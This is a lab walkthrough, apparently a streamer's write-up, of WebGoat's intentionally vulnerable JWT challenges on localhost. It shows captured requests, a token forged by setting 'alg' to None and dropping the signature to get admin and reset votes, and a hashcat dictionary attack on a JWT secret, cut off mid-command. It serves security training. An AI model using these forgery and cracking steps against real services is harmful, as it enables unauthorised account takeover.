
WebGoat JWT Tokens

Twitter: @BlackSheepSpicy
Twitch: https://twitch.tv/BlackSheepSpicy

4. Who's ready to get Russian because OWASP wants to fuck with vote counts now:



Assignment


Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes

Vote for your favorite


Welcome back, **Guest**

Not shown: big ass form that would make my life hell trying to fit it into this writeup

Right so… we need a token… the majority of the inputs here either give us no token or they just flat out don't let us use them because we're logged in as guest in this scenario, until…




So we can change users on the fly? Wouldn't we need to authenticate first? Let's take a look at what this request looks like going over the wire:



```
GET /WebGoat/JWT/votings/login?user=Jerry HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Cookie: access_token=; JSESSIONID=8DD3F48EFD287AA074296237E96D8605
Connection: close
```

So still no token but it IS pointing to the authentication endpoint, we probably won't get anything from this because we don't have a password but lets send this over to repeater and… oh:




```
GET /WebGoat/JWT/votings/login?user=Jerry HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Cookie: access_token=; JSESSIONID=8DD3F48EFD287AA074296237E96D8605
Connection: close
```

```
HTTP/1.1 200
X-Application-Context:
application:8080
Set-Cookie:
access_token=eyJhbGciOiJIUzUxMiJ9.eyJp
YXQiOjE1NjQ2OTA2ODQsImFkbWluIjoiZmFsc2
UiLCJ1c2VyIjoiSmVycnkifQ.PTyqSsQAkWDr
Pf0wRdJQPV1fUIdl_xqu9GhlPCsNAk9gQIomg
7Nor8UMfYb3iZLVNku-hbY6dAJPJ5_ZgCwY8w
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json
Content-Length: 0
Date: Mon, 22 Jul 2019 20:18:03 GMT
Connection: close
```

There's a US voting system joke in here somewhere I can smell it man.

Well fuck we got ourselves a token… now we could shoot this over to decoder but thanks to one my viewers(OffLightX on Twitch, cool dude, knows his shit) we can paste this token into https://jwt.io/ which will automatically decode from base64 and then format it all nice and pretty for us:



Encoded

```
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiO
jE1NjQ2OTA2ODQsImFkbWluIjoiZmF
sc2UiLCJ1c2VyIjoiSmVycnkifQ.PT
yqSsQAkWDrPf0wRdJQPV1fUIdl_xqu
9GhlPCsNAk9gQIomg7Nor8UMfYb3iZ
LVNku-hbY6dAJPJ5_ZgCwY8w
```

Decoded

HEADER:

```
{
  "alg": "HS512"
}
```

PAYLOAD:

```
{
  "iat": 1564690684,
  "admin": "false",
  "user": "Jerry"
}
```


VERIFY SIGNATURE

```
HMACSHA512(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```

It’s actually one of the best things ever when fucking around with JWT’s i’m not gonna lie to you

Now my first reaction here was just to change the admin value to true then fire it off but take a look at that blue part: its signed with a secret that unfortunately we don’t have access to, and without that secret the server will keep rejecting our token…

Luckily for us (not so much for the people responsible for the servers) turns out we don’t even need to include a signature with the token, we can just set the **alg** value to **none** and completely remove the signature for some reason. With that in mind our token now looks something like this:




```
eyJhbGciOiJOb251In0=.eyJpYXQiO
jE1NjQ2OTA2ODQsImFkbWluIjoiZmF
sc2UiLCJ1c2VyIjoiSmVycnkifQ.
```

```
{
  "alg": "None"
}
```

```
{
  "iat": 1564690684,
  "admin": "false",
  "user": "Jerry"
}
```


Note: Make sure you keep that period at the end of the second base64 string, if you don't the server will reject your token and you'll spend the next 30 minutes figuring out what the problem is. Don't ask me how I know.

A couple things to keep in mind here: for some reason JWT.io **really** doesn't like it when you try to get rid of the signature so what you can do instead is highlight the token header in burp then send it to decoder:



```
access_token=eyJhbGciOiJIUzUxMiJ9
YXQiOjE1NjQ2OTA2ODQsImFkbWluIjoiZ
UiLCJ1c2VyIjoiSmVycnkifQ.PTyqSsQA
Pf0wRdJQPV1fUIdl_xqu9GhlPCsNAk9gQ
7Nor8UMfYb3iZLVNku-hbY6dAJPJ5_ZgC
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json
```


Now from decoder we can click “decode as ...” from the dropdown menu and select base64, this will give us our raw header:



eyJhbGciOiJIUzUxMiJ9

{"alg":"HS512"}

From here it’s just a matter of changing the hashing algorithm from HMAC SHA 512 to None (or just… replacing “HS512” with “None”. Lowkey just wanted to sound smart for a second) then encode back to base64:



eyJhbGciOiJIUzUxMiJ9


{"alg":"None"}

eyJhbGciOiJOb25lIn0=

Now we just copy that bad boy into our token on JWT.io


Alright, our token is modified, our burp is running, our shirts are off (wait, no), let’s сфальсифицировать выборы er I mean… spoof the admin and reset the votes… yeah…

Begin by intercepting the request to reset the vote counts:



```
POST /WebGoat/JWT/votings/reset HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Cookie:
access_token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1NjQ3MDU4NjYsImFkbWluIjoiZmFsc2UiLCJ1c2VyIjoiSmVycnkifQ.LBayXfVARK7TQV
edI7rLZHgdKSJVd_oCtLsaAJEfAV-yjtrRVAdn0Dm70zzKj97Kt7WCPXcSROBKcYOSxh_4Jg;
JSESSIONID=8DD3F48EFD287AA074296237E96D8605
Connection: close
Content-Length: 0
```

After that it's just a matter of removing the old token and slapping in the token we crafted earlier and letting it fly:



Assignment

Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes


Congratulations. You have successfully completed the assignment.

✓

Vote for your favorite

Welcome back, **Jerry**

5. Onto the next challenge then:



Assignment

Given we have the following token try to find out secret key and submit a new key with the userId changed to WebGoat.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxk
ZXIiLCJpYXQiOjE1MjQyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVkIjoid2ViZ29hdC5vc
mciLCJzdWIiOiJ0b21Ad2ViZ29hdC5jb20iLCJ1c2VybmFtZSI6IlRvbSIsIkVtYWlsIjoidG
9tQHdlYmdvYXQuY29tIiwiUm9sZSI6WyJNYW5hZ2VyIiwiUHJvamVjdCBBZG1pbmlzdHJhdG9
yIl19.vPe-qQPOt78zK8wrbN1TjNJj3LeX9Qbch6oo23RUJgM
```

So curious thing about this challenge: Apparently WebGoat never checks for signatures on tokens… ever… which is great if you're trying to speedrun this bad boy because you can set the hashing algorithm to **None** like we did in the last challenge and just yeet everything (more on that later). But for the sake of education (and hating myself) lets see how this challenge is supposed to be completed:

Remember how I said the token is signed with a hash value? Turns out **Hashcat** supports JWT cracking, so rather than trying to single out the HMAC SHA512 hash (I tried, it didn't work) we can instead just plunk the whole damn thing into hashcat and let it cook!

Let's take a look at the command I used:

```
hashcat -m 16500 <token> -a0 <wordlist>
```


-m: specifies the **method** that we're going to use to crack this hash, it's more akin to telling hashcat what exactly it's looking at so it can act appropriately.

16500: this is the actual method, because hashcat supports so many different types of methods they are instead indexed by numbers rather than names, with **16500** being what the JSON Web Token format is indexed as.

-a0: This is the attack type hashcat will use when attempting to crack the hash. it differs from the method in that rather than telling hashcat what it's looking at, with this flag we are instead telling hashcat **how** to attack it. In this case we are using the

straight attack type, which for some reason is what hashcat calls a **dictionary attack**. For the wordlist I used **rockyou.txt**


With that said, here’s what the command actually looked like:



```
root@kali:~# hashcat -m 16500 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1MjQy
